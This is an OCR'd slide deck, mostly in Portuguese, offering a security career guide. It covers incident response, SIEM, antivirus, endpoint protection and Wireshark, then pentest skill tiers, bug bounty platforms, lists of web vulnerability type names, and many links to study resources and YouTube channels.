- **Contenção:** Uma das primeiras etapas após a identificação é conter os danos e impedir uma maior penetração. Isso pode ser feito colocando sub-redes específicas offline e confiando nos backups do sistema para manter as operações. Sua empresa provavelmente permanecerá em estado de emergência até que a violação seja contida.

RESPOSTA A INCIDENTES

- **Erradicação:** Este estágio envolve neutralizar a ameaça e restaurar os sistemas internos o mais próximo possível do estado anterior. Isso pode envolver monitoramento secundário para garantir que os sistemas afetados não estejam mais vulneráveis a ataques subseqüentes.
- **Recuperação:** as equipes de segurança precisam validar se todos os sistemas afetados não estão mais comprometidos e podem retornar à condição de trabalho. Isso também requer a definição de cronogramas para restaurar totalmente as operações e o monitoramento contínuo de qualquer atividade anormal da rede. Nesse estágio, torna-se possível calcular o custo da violação e os danos subsequentes.
- **Lições aprendidas:** Um dos estágios mais importantes e muitas vezes esquecidos. Durante esse estágio, a equipe de resposta a incidentes e os parceiros se reúnem para determinar como melhorar os esforços futuros. Isso pode envolver a avaliação de políticas e procedimentos atuais, bem como decisões específicas que a equipe tomou durante o incidente. A análise final deve ser condensada em um relatório e usada para treinamento futuro. O Forcepoint pode ajudar sua equipe a analisar incidentes anteriores e melhorar seus procedimentos de resposta. Proteger sua organização requer um esforço determinado para aprender e fortalecer constantemente sua rede contra agentes maliciosos.

LOG MONITOR E LOG ANALYZER

- **O monitoramento de logs** é o ato de revisar os logs coletados à medida que são registrados. Isso normalmente envolve a assistência do software de gerenciamento de log. O software de gerenciamento de logs pode ser configurado para escutar eventos específicos do aplicativo e alertar as pessoas apropriadas em uma organização de desenvolvimento quando esse evento ocorrer, entre outros benefícios.
- **Análise de log**, por outro lado, é um processo normalmente executado por desenvolvedores ou outras pessoas de TI
- dentro de uma organização por vários motivos - geralmente relacionados à solução de problemas em um sistema ou
- aplicativo. Os logs coletados são usados para diagnosticar e resolver problemas em um aplicativo

LOG MONITOR E LOG ANALYZER

- **O software SIEM coleta e agrega dados de log gerados em toda a infraestrutura de tecnologia da organização, desde sistemas host e aplicativos até dispositivos de rede e segurança, como firewalls e filtros antivírus.**
- **O software identifica e categoriza incidentes e eventos, além de analisá-los. O software oferece dois objetivos principais, que são: fornecer relatórios sobre incidentes e eventos relacionados à segurança, como logins bem-sucedidos e com falha, atividade de malware e outras possíveis atividades mal-intencionadas e enviar alertas se a análise mostrar que uma atividade é executada em conjuntos de regras predeterminados e, portanto, indica um possível problema de segurança.**

ANTIVÍRUS

- O software antivírus é um programa ou conjunto de programas projetados para impedir, pesquisar, detectar e remover vírus de software e outro software malicioso, como worms, cavalos de Troia, adware e muito mais.
- Essas ferramentas são essenciais para que os usuários estejam instalados e atualizados, pois um computador sem proteção de software antivírus será infectado em poucos minutos após a conexão com a Internet. O bombardeio é constante, o que significa que as empresas de antivírus precisam atualizar suas ferramentas de detecção regularmente para lidar com os mais de 60.000 novos tipos de malware criados diariamente.
- O malware de hoje (um termo abrangente que engloba vírus de computador) muda a aparência rapidamente para evitar a detecção por software antivírus mais antigo, baseado em definições. Os vírus podem ser programados para causar danos ao seu dispositivo, impedir que um usuário acesse dados ou para controlar o seu computador.
- Várias empresas diferentes criam software antivírus e cada oferta pode variar, mas todas desempenham algumas funções essenciais:

- Examine arquivos ou diretórios específicos em busca de malware ou padrões maliciosos conhecidos
- Permite agendar verificações para executar automaticamente para você
- Permite iniciar uma verificação de um arquivo específico ou de todo o computador ou de um CD ou unidade flash a qualquer momento.
- Remova qualquer código malicioso detectado - às vezes você será notificado sobre uma infecção e perguntado se deseja limpar o arquivo, outros programas farão isso automaticamente nos bastidores.
- Mostrar a "saúde" do seu computador

ENDPOINT PROTECTION

- O **Endpoint Protection** é uma suite de proteção para laptops, desktops e servidores (“endpoints”) em rede contra vírus, worms, cavalos de tróia, spywares, adwares, rootkits e ameaças desconhecidas (“ataques dia zero”). Para proteção desses ataques avançados o endpoint combina várias tecnologias uma única interface:

- Antivírus e anti-spyware: verificação para vírus e riscos de segurança
- Firewall pessoal: evita que usuários sem autorização acessem os computadores e as redes se conectam à rede
- Prevenção de intrusão: age como a segunda camada de defesa do cliente depois do firewall
- Verificação protetiva de ameaças: analisa o comportamento de um aplicativo para determinar se ele tem as características de ameaças
- Controle de dispositivos: bloqueia ou permite o acesso de dispositivos, tais como portas USB, infravermelhos, portas seriais e paralelas.
- Controle de aplicativos: bloqueia e permite aplicativos que tentem acessar os recursos do sistema

WIRESHARK

- O Wireshark é um programa que analisa o tráfego de rede, e o organiza por protocolos. As funcionalidades do Wireshark são parecidas com o tcpdump mas com uma interface gráfica, com mais informação e com a possibilidade da utilização de filtros.
- Eu recomendo para você aprender redes e entender como ela trabalha e suas formas de comunicação.
- https://www.comparitech.com/net-admin/wireshark-cheat-sheet/
- https://medium.com/hacker-toolbelt/wireshark-filters-cheat-sheet-eacdc438969c
- https://packetlife.net/blog/2008/oct/18/cheat-sheets-tcpdump-and-wireshark/

AONDEAPRENDER MAIS?

- Enfim, esse são alguns conceitos de segurança de redes, claro que minha recomendação é que você pesquise e se aprofunde cada vez mais, principalmente conhecer as principais soluções do mercado, à minha recomendação é procurar por gartners de soluções em vários aspectos, seja um Analise e Monitoramento de Redes, Analise de Vulnerabilidades, Firewalls, Antivírus, IDS e IPS e etc;
- A minha recomendação é que você procure técnicas e métodos para implementar segurança na sua empresa, pois segurança de redes vai além de apenas proteger uma rede de comunicação, mas sim pessoas também;
- Cada conteúdo apresentado foi tirado das certificações **CND (Certified Network Defender) da EC-COUNCIL (**https://acaditi.com.br/cnd-treinamento-certified-network-defender/), **do Network Security Fundamentals da EC-COUNCIL** (https://acaditi.com.br/nsf-treinamento-network-security-fundamentals/), além dos conteúdos relacionados a **CCNA CISCO** (https://www.cisco.com/c/en/us/training-events/training-certifications/certifications/associate/ccna-security.html), **Network+ CompTIA** (https://www.comptia.org/pt/certificacoes/network) **e Security+ CompTIA** (https://www.comptia.org/pt/certificacoes/security)
- Além disso, recomendo livros relacionados a segurança da informação e segurança de redes;
- Por fim, caso queira materiais extras ou outros detalhes, eu tenho diversos artigos no LinkedIn sobre o assunto:

https://www.linkedin.com/in/joas-antonio-dos-santos/

CONCLUSÃO

- Esses foram alguns conteúdos básicos que eu tinha para apresentar, caso você deseja se aprofundar mais ainda é essencial aprender fundamentos antes obviamente, principalmente fundamentos de redes, segurança da informação e base computacional;
- Por recomendação, desenvolva laboratórios para aprimorar suas habilidades também, caso queira alguma base, veja meu Challenges sobre SOC https://bit.ly/3izyRS3
- Por fim, não se prenda apenas à soluções, tendo a base com certeza você vai conseguir trabalhar com qualquer uma. E claro, não apresentei nem 10% do conteúdo real que envolve segurança de redes e afins, mas existem muitos conteúdos na internet e até mesmo como na página anterior, tem diversas certificações.

Alguns materiais:

- https://github.com/fabionoth/awesome-cyber-security
- https://github.com/sbilly/awesome-security
- https://github.com/emtuls/Awesome-Cyber-Security-List
- https://github.com/onlurking/awesome-infosec

Desde já, agradeço por ler até aqui

OBRIGADO!

REFERENCE

https://alcidesmaya.edu.br/redes-de-computadores/o-que-sao-redes-de-computadores/
https://www.belden.com/blog/smart-building/network-types
https://www.iperiusbackup.net/pt-br/entendendo-os-conceitos-entre-os-modelos-tcpip-e-osi/
https://www.cloudflare.com/learning/ddos/glossary/open-systems-interconnection-model-osi/
https://www.javatpoint.com/computer-network-tcp-ip-model
https://www.geeksforgeeks.org/tcp-ip-model/?ref=lbp
https://www.guru99.com/tcp-ip-model.html
https://www.cloudflare.com/learning/network-layer/internet-protocol/
https://www.geeksforgeeks.org/differences-between-ipv4-and-ipv6/
https://pplware.sapo.pt/tutoriais/redes-quais-diferencas-protocolo-tcp-udp/
https://pt.wikipedia.org/wiki/M%C3%A1scara_de_rede
https://www.interserver.net/tips/kb/common-network-protocols-ports/
https://searchnetworking.techtarget.com/definition/TCP-IP
https://pt.wikipedia.org/wiki/Lista_de_portas_dos_protocolos_TCP_e_UDP
https://www.gta.ufrj.br/grad/99_1/fernando/roteamento/protoc1.htm#:~:text=Roteamento%20%C3%A9%20o%20processo%20pelo,EGP%20(Exterior%20Gateway%20Protocol).
https://www.gta.ufrj.br/grad/02_2/ospf/ospf.html#:~:text=OSPF%20%C3%A9%20um%20protocolo%20de,(Internet%20Engineering%20Task%20Force).
http://paginas.unisul.br/carlos.luz/redes/ROTEAMENTO_DINAMICO/VLSR_CIRD.pdf

REFERENCE

https://pplware.sapo.pt/tutoriais/networking/redes-saiba-o-que-e-uma-vlan-e-aprenda-a-configurar/
https://www.gta.ufrj.br/grad/02_2/vlans/definicao.html
http://www.dltec.com.br/blog/redes/o-que-e-vlan/
https://brainwork.com.br/2012/08/12/vtp-stp-e-a-mudana-de-paradigma/
https://www.cisco.com/c/pt_br/support/docs/lan-switching/vtp/10558-21.html
https://cartilha.cert.br/redes/
https://blog.knowbe4.com/great-defense-in-depth-infographic
http://www.sp.senac.br/normasadministrativas/psi_normas_administrativas.pdf
https://www.csoonline.com/article/3263738/9-policies-and-procedures-you-need-to-know-about-if-youre-starting-a-new-security-program.html
https://www.bmc.com/blogs/security-vulnerability-vs-threat-vs-risk-whats-difference/
http://www.uobabylon.edu.iq/eprints/publication_3_25852_324.pdf
https://www.baboo.com.br/artigos/como-antivirus-funcionam/
https://www.youtube.com/watch?v=ps9ntazo1v0
https://www.welivesecurity.com/2015/03/31/6-ways-to-back-up-your-data/
https://www.techopedia.com/definition/31435/password-manager
https://searchcompliance.techtarget.com/definition/risk-management
https://www.geeksforgeeks.org/cryptography-and-its-types/

Modulo 2

Iniciando sua carreira em PenTest

INICIANDO SUA CARREIRA EM PENTEST – TRILHA

CONTEÚDOS

- https://github.com/enaqx/awesome-pentest
- https://github.com/paralax/Awesome-Pentest-1
- https://github.com/Muhammd/Awesome-Pentest
- https://github.com/wtsxDev/Penetration-Testing
- https://github.com/coreb1t/awesome-pentest-cheat-sheets
- https://github.com/CyberSecurityUP/Awesome-PenTest-Practice
- https://github.com/yeyintminthuhtut/Awesome-Red-Teaming
- https://github.com/infosecn1nja/Red-Teaming-Toolkit
- https://github.com/an4kein/awesome-red-teaming
- https://github.com/marcosValle/awesome-windows-red-team
- https://github.com/Ebr4/awesome-red-teaming

PenTest JR

- Conhecimentos em padrões e politicas de segurança da informação (ISO 27001, LGPD/GDPR, PCI-DSS, HIPAA, NIST, FISMA e etc);
- Conhecimentos em metodologias de PenTest (OSSTMM, NIST, OWASP, Cyber Kill Chain, PTES, ISSAF e etc);
- Conhecimentos em Gestão de Riscos;
- Conhecimentos em Gestão e Analise de Vulnerabilidades;
- Conhecimentos em Ferramentas de PenTest;
- Conhecimentos em Linguagens de Programação (Ex: Python, Ruby, C, C#, GO, PHP, JavaScript e etc);
- Conhecimentos em sistemas operacionais e administração (Windows, Linux, MacOS, Scadas, Mobile / Shell Script, Powershell, CMD e etc...);
- Conhecimentos Fundamentais em Redes de Computadores ;
- Conhecimentos em Hardening e Mitigação de Riscos;
- Conhecimentos em PenTest em Aplicações Mobile, Web, Cloud, Redes e IoT;
- Conhecimentos em Black Box, White Box e Gray Box Testing;
- Auxiliar na elaboração de Relatórios Técnicos e Gerenciais;

PenTest PL

- Conhecimentos em padrões e politicas de segurança da informação (ISO 27001, LGPD/GDPR, PCI-DSS, HIPAA, NIST, FISMA e etc);
- Conhecimentos em metodologias de PenTest (OSSTMM, NIST, OWASP, Cyber Kill Chain, PTES, ISSAF e etc);
- Conhecimentos em Gestão de Riscos;
- Conhecimentos em Gestão e Analise de Vulnerabilidades;
- Conhecimentos em Ferramentas de PenTest (Best Tools);
- Conhecimentos em Linguagens de Programação (Ex: Python, Ruby, C, C#, GO, PHP, JavaScript e etc);
- Conhecimentos em sistemas operacionais e administração (Windows, Linux, MacOS, Scadas, Mobile / Shell Script, Powershell, CMD e etc...);
- Conhecimentos Fundamentais em Redes de Computadores ;
- Conhecimentos em Hardening e Mitigação de Riscos;

PenTest PL (CONT)

- Conhecimentos em PenTest em Aplicações Mobile, Web, Cloud, Redes e IoT;
- Conhecimentos em desenvolvimentos de Scripts e melhorias de ferramentas;
- Técnicas avançadas de PenTest, sem a utilização de ferramentas automatizadas;
- Desenvolvimento e elaboração de relatórios executivos e técnicos;
- Conhecimentos e experiência em PenTest Black Box, Gray Box e White Box;

PenTest SR AND SPECIALIST


- Conhecimentos em padrões e politicas de segurança da informação (ISO 27001, LGPD/GDPR, PCI-DSS, HIPAA, NIST, FISMA e etc);
- Conhecimentos em metodologias de PenTest (OSSTMM, NIST, OWASP, Cyber Kill Chain, PTES, ISSAF e etc);
- Conhecimentos em Gestão de Riscos;
- Conhecimentos em Gestão e Analise de Vulnerabilidades;
- Conhecimentos em Ferramentas de PenTest (Best Tools);
- Conhecimentos em Linguagens de Programação (Ex: Python, Ruby, C, C#, GO, PHP, JavaScript e etc);
- Conhecimentos em sistemas operacionais e administração (Windows, Linux, MacOS, Scadas, Mobile / Shell Script, Powershell, CMD e etc...);
- Conhecimentos em Hardening e Mitigação de Riscos;
- Conhecimentos em Arquitetura e Soluções de Segurança da Informação;
- Conhecimentos em PenTest em Aplicações Mobile, Web, Cloud, Redes e IoT;

PenTest SR AND SPECIALIST (CONT)

- Conhecimentos em desenvolvimentos de Scripts e melhorias de ferramentas;
- Técnicas avançadas de PenTest, métodos de exploração avançados e etc;
- Técnicas de Pós Exploração Avançado;
- Conhecimentos em Buffer Overflow e Desenvolvimento de Exploits;
- Conhecimentos em Mitre Att&ck and Advanced Persistent Threat (APTs);
- Desenvolvimento e elaboração de relatórios executivos e técnicos;

Skills Development - Labs

- Hackthebox;
- Vulnhub;
- Try Hack Me;




Skills Development - Certifications

- eLearnSecurity;
- EC-COUNCIL;
- Offensive Security;
- Sans;
- CompTIA;

Modulo 3

Livros

FUNDAMENTAL




JOAS ANTONIO

FUNDAMENTAL/INTERMEDIATE

JOAS ANTONIO

INTERMEDIATE/ADVANCED



JOAS ANTONIO

INTERMEDIATE/ADVANCED

JOAS ANTONIO

INTERMEDIATE/ADVANCED

JOAS ANTONIO

INTERMEDIATE/ADVANCED

Modulo 4

Introdução a Bug Bounty

Details

- The objective is to help Information Security professionals, enthusiasts and even the youngest, to enter the Bug Bounty area;
- Knowing the skills necessary to work in the area of Bug Bounty;
- Of course, this is not a guide that will make you a professional, but I hope it helps;

My LinkedIn: https://www.linkedin.com/in/joas-antonio-dos-santos/

Bug Bounty Platforms

1. HackerOne
2. Bugcrowd
3. Intigriti
4. Bug Hunt
5. Hackaflag
6. Yogosha
7. Zeroday initiative
8. Open Bug Bounty
9. YesWeHack
10. Cobalt.io
11. Synack Red Team

Skills Bug Bounty Hunter

- Knowledge in Programming Logic;
- Knowledge in Web Attack Vectors;
- Knowledge in Reverse Engineering;
- Skills in Web Development;
- Programming Logic exercised;
- Computational basis;
- CTF Player;
- Knowledge in Network Computer;
- Knowledge in SystemAdministrator (Linux and Windows);
- Knowledge in Cloud Computer (AWS, GOOGLE and AZURE);
- Skills in Infrastructure Exploitation;

Web Vulnerabilities - TOP 17

1. Open Redirect;
2. HTTP Parameter Pollution;
3. Cross-Site Request Forgery;
4. HTML Injection and Content Spoofing;
5. Carriage Return Line Feed Injection;
6. Cross Site Scripting;
7. Template Injection;
8. SQL Injection;
9. Server Side Request Forgery;
10. XML External Entity;
11. Remote Code Execution;
12. Memory Vulnerabilities;
13. Subdomain Takeover;
14. Race Conditions;
15. Insecure Direct Object References;
16. Oauth Vulnerabilities;
17. Application Logic and Configuration Vulnerabilities;

Web Vulnerabilities - List

Arbitrary file access
Binary planting
Blind SQL Injection
Blind XPath Injection
Brute force attack
Buffer overflow attack
Cache Poisoning
Cash Overflow
Clickjacking
Command injection attacks
Comment Injection Attack
Content Security Policy
Content Spoofing
Credential stuffing
Cross Frame Scripting
Cross Site History Manipulation (XSHM)
Cross Site Tracing
Cross-Site Request Forgery (CSRF)
Cross Site Port Attack (XSPA)
Cross-Site Scripting (XSS)
Cross-User Defacement
Custom Special Character Injection
Denial of Service
Direct Dynamic Code Evaluation ('Eval Injection')
Execution After Redirect (EAR)
Exploitation of CORS
Forced browsing
Form action hijacking
Format string attack
Full Path Disclosure
Function Injection
Host Header injection
HTTP Response Splitting
HTTP verb tampering
HTML injection
LDAP injection
Log Injection
Man-in-the-browser attack
Man-in-the-middle attack
Mobile code: invoking untrusted mobile code
Mobile code: non-final public field
Mobile code: object hijack
One-Click Attack
Parameter Delimiter
Page takeover
Path Traversal
Reflected DOM Injection
Regular expression Denial of Service – ReDoS
Repudiation Attack
Resource Injection

Web Vulnerabilities - List

Server-Side Includes (SSI) Injection
Session fixation
Session hijacking attack
Session Prediction
Setting Manipulation
Special Element Injection
SMTP injection
SQL Injection
SSI injection
Traffic flood
Web Parameter Tampering
XPATH Injection
XSRF or SSRF

https://owasp.org/www-community/vulnerabilities/

Vulnerabilities - HackerOne Rank

	Weakness Type	Bounties Total Financial Rewards Amount	YOY % Chage
1	XSS	$4,211,006	26%
2	Improper Access Control - Generic	$4,013,316	134%
3	Information Disclosure	$3,520,801	63%
4	Server-Side Request Forgery (SSRF)	$2,995,755	103%
5	Insecure Direct Object Reference (IDOR)	$2,264,833	70%
6	Privilege Escalation	$2,017,592	48%
7	SQL Injection	$1,437,341	40%
8	Improper Authentication - Generic	$1,371,863	36%
9	Code Injection	$982,247	-7%
10	Cross-Site Request Forgery (CSRF)	$662,751	-34%

https://www.hackerone.com/top-ten-vulnerabilities

Resources Study

- https://chawdamrunal.medium.com/pro-tips-for-bug-bounty-f9982a5fc5e9
- https://medium.com/bugbountywriteup/bug-bounty-hunting-methodology-toolkit-tips-tricks-blogs-ef6542301c65
- https://www.bugcrowd.com/resources/webinars/5-tips-and-tricks-to-run-successful-bug-bounty-programs/
- https://www.youtube.com/watch?v=CU9Iafc-Igs&ab_channel=ST%C3%96K
- https://github.com/EdOverflow/bugbounty-cheatsheet
  https://chawdamrunal.medium.com/pro-tips-for-bug-bounty-f9982a5fc5e9
- https://medium.com/bugbountywriteup/bug-bounty-hunting-methodology-toolkit-tips-tricks-blogs-ef6542301c65
- https://www.bugcrowd.com/resources/webinars/5-tips-and-tricks-to-run-successful-bug-bounty-programs/

Resources Study

- https://www.youtube.com/watch?v=CU9Iafc-Igs&ab_channel=ST%C3%96K
- https://github.com/EdOverflow/bugbounty-cheatsheet
- https://github.com/djadmin/awesome-bug-bounty
- https://github.com/devanshbatham/Awesome-Bugbounty-Writeups
- https://github.com/Muhammd/awesome-bug-bounty
- https://github.com/ajdumanhug/awesome-bug-bounty-tips
- https://medium.com/bugbountyhunting/bug-bounty-toolkit-aa36f4365f3f
- https://github.com/nahamsec/Resources-for-Beginner-Bug-Bounty-Hunters
- https://github.com/bobby-lin/bug-bounty-guide

Writeups Bug Bounty

- https://pentester.land/list-of-bug-bounty-writeups.html
- https://medium.com/bugbountywriteup
- https://github.com/yaworsk/bugbounty/blob/master/writeups.md
- https://www.youtube.com/channel/UCNRM4GH-SD85WCSqeSb4xUA
- https://paper.seebug.org/802/

Skills Development – YouTube Channels

- STÖK (Fredrik Alexandersson)

https://lnkd.in/djwu5A6

- Red Team Village DC Red Team Village

https://lnkd.in/dDhcEa5

- InsiderPhD Katie Paxton-Fear

https://lnkd.in/duDph87

- Nahamsec Ben Sadeghipour

https://lnkd.in/drBQim3

- HackerOne

https://lnkd.in/d7QNQE8

- BugCrowd

https://lnkd.in/dAqbA84

- The Cyber Mentor Heath Adams

https://lnkd.in/dbYCM5Q

- John Hammond John H.

https://lnkd.in/dAp3xJM

Skills Development - Youtube Channels

- Codingo Michael S.
https://lnkd.in/dpEsrEk
- HackerSploit HackerSploit
https://lnkd.in/dGXwDkX
- LiveOverflow
https://lnkd.in/dTWHXSD
- IPPSec
https://lnkd.in/deCU5YZ
- S4vitar Marcelo Vázquez (Spanish Content)
https://lnkd.in/dMjbPft
- Zigoo Ebrahim Hegazy (Arabic)
https://lnkd.in/dgQTeuG

Skills Development – Youtube Channels

- ACADI-TI

https://www.youtube.com/channel/UCi8P9S-PW7AF71g8Pi0W6Jw

- Michael LaSalvia

https://www.youtube.com/user/genxweb

- Wraiith

https://www.youtube.com/user/Wraiith75

- Bsides

https://www.youtube.com/channel/UCVImyGhRATNFGPmJfxaq1dw

- Vinicius Vieira

https://www.youtube.com/channel/UCySphP8k4rv7Jf-7v3baWIA

Skills Development – Youtube Channels

- Kindred

https://www.youtube.com/channel/UCwTH3RkRCIE35RJ16Nh8V8Q

- Bug Bounty Public Disclosure

https://www.youtube.com/channel/UCNRM4GH-SD85WCSqeSb4xUA

- https://www.youtube.com/channel/UCxHzA-Z97sjfK3OISjkbMCQ (RoadSec)
- https://www.youtube.com/channel/UC2QgCedRNj_tLDrGWSM3GsQ (Mindthesec)
- https://www.youtube.com/channel/UCz1PsqIhim7PUqQfuXmD-Bw (Hackaflag)
- https://www.youtube.com/user/BlackHatOfficialYT (Blackhat)

Skills Development – Youtube Channels

- https://www.youtube.com/channel/UCqGONXW1ORgz5Y4qK-0JdkQ (Joe Grand)
- https://www.youtube.com/user/DEFCONConference (Defcon)
- https://www.youtube.com/channel/UC4dxXZQq-ofAadUWbqhoceQ (DeviantOllam)
- https://www.youtube.com/channel/UC3s0BtrBJpwNDaflRSoiieQ (Hak5)
- https://www.youtube.com/channel/UCimS6P854cQ23j6c_xst7EQ (Hacker Warehouse)
- https://www.youtube.com/channel/UCe8j61ABYDuPTdtjItD2veA (OWASP)
- https://www.youtube.com/channel/UC42VsoDtra5hMiXZSsD6eGg/featured (The Modern Rogue)
- https://www.youtube.com/channel/UC3S8vxwRfqLBdIhgRlDRVzw (Stack Mashing)

Skills Development – Youtube Channels

- https://www.youtube.com/channel/UCW6MNdOsqv2E9AjQkv9we7A (PwnFunction)
- https://www.youtube.com/channel/UCUB9vOGEUpw7IKJRoR4PK-A (Murmus CTF)
- https://www.youtube.com/channel/UCND1KVdVt8A580SjdaS4cZg (Colin Hardy)
- https://www.youtube.com/user/GynvaelEN (GynvaelEN)
- https://www.youtube.com/channel/UCBcljXmuXPok9kT_VGA3adg (Robert Baruch)
- https://www.youtube.com/channel/UCGISJ8ZHkmIv1CaoHovK-Xw (/DEV/NULL)
- https://www.youtube.com/channel/UCDbNNYUME_pgocqarSjfNGw (Kacper)
- https://www.youtube.com/channel/UCdNLW93OyL4lTav1pbKbyaQ (Mentorable)

Skills Development - Youtube Channels

- https://www.youtube.com/channel/UCMACXuWd2w6_IEGog744UaA (Derek Rook)
- https://www.youtube.com/channel/UCFvueUEWRfQ9qT9UmHCw_og (Prof. Joas Antonio)
- https://www.youtube.com/user/ricardolongatto (Ricardo Longatto)
- https://www.youtube.com/user/daybsonbruno (XTREME Security)
- https://www.youtube.com/user/eduardoamaral07 (Facil Tech)
- https://www.youtube.com/channel/UC70YG2WHVxlOJRng4v-CIFQ (Gabriel Pato)
- https://www.youtube.com/user/Diolinux (Diolinux)
- https://www.youtube.com/user/greatscottlab (Great Scott!)
- https://www.youtube.com/user/esecuritytv (eSecurity)
- https://www.youtube.com/channel/UCzWPaANpPISEE_xvJm8lqHA (Cybrary)
- https://www.youtube.com/user/DanielDonda (Daniel Donda)
- https://www.youtube.com/user/ZetaTwo (Calle Svensson)
- https://www.youtube.com/channel/UCNKUSu4TPk979JzMeKDXiwQ (Georgia Wedman)
- https://www.youtube.com/channel/UCqDLY9WFoJWqrhycW8cbv1Q (Manoel T)

Tools - Bug Bounty

- https://github.com/KingOfBugbounty/KingOfBugBountyTips
- https://medium.com/@hackbotone/10-recon-tools-for-bug-bounty-bafa8a5961bd
- https://portswigger.net/solutions/bug-bounty-hunting/best-bug-bounty-tools
- https://github.com/nahamsec/Resources-for-Beginner-Bug-Bounty-Hunters/blob/master/assets/tools.md
- https://www.hackerone.com/blog/100-hacking-tools-and-resources

Modulo 5

Blue and Red Team Mercado

BLUE e RED TEAM – Mercado de Trabalho

Joas Antonio

Detalhes

- Esse documento foi criado para ajudar aqueles que estão iniciando na área de segurança da informação, tanto aqueles que já atuam no mercado de trabalho;
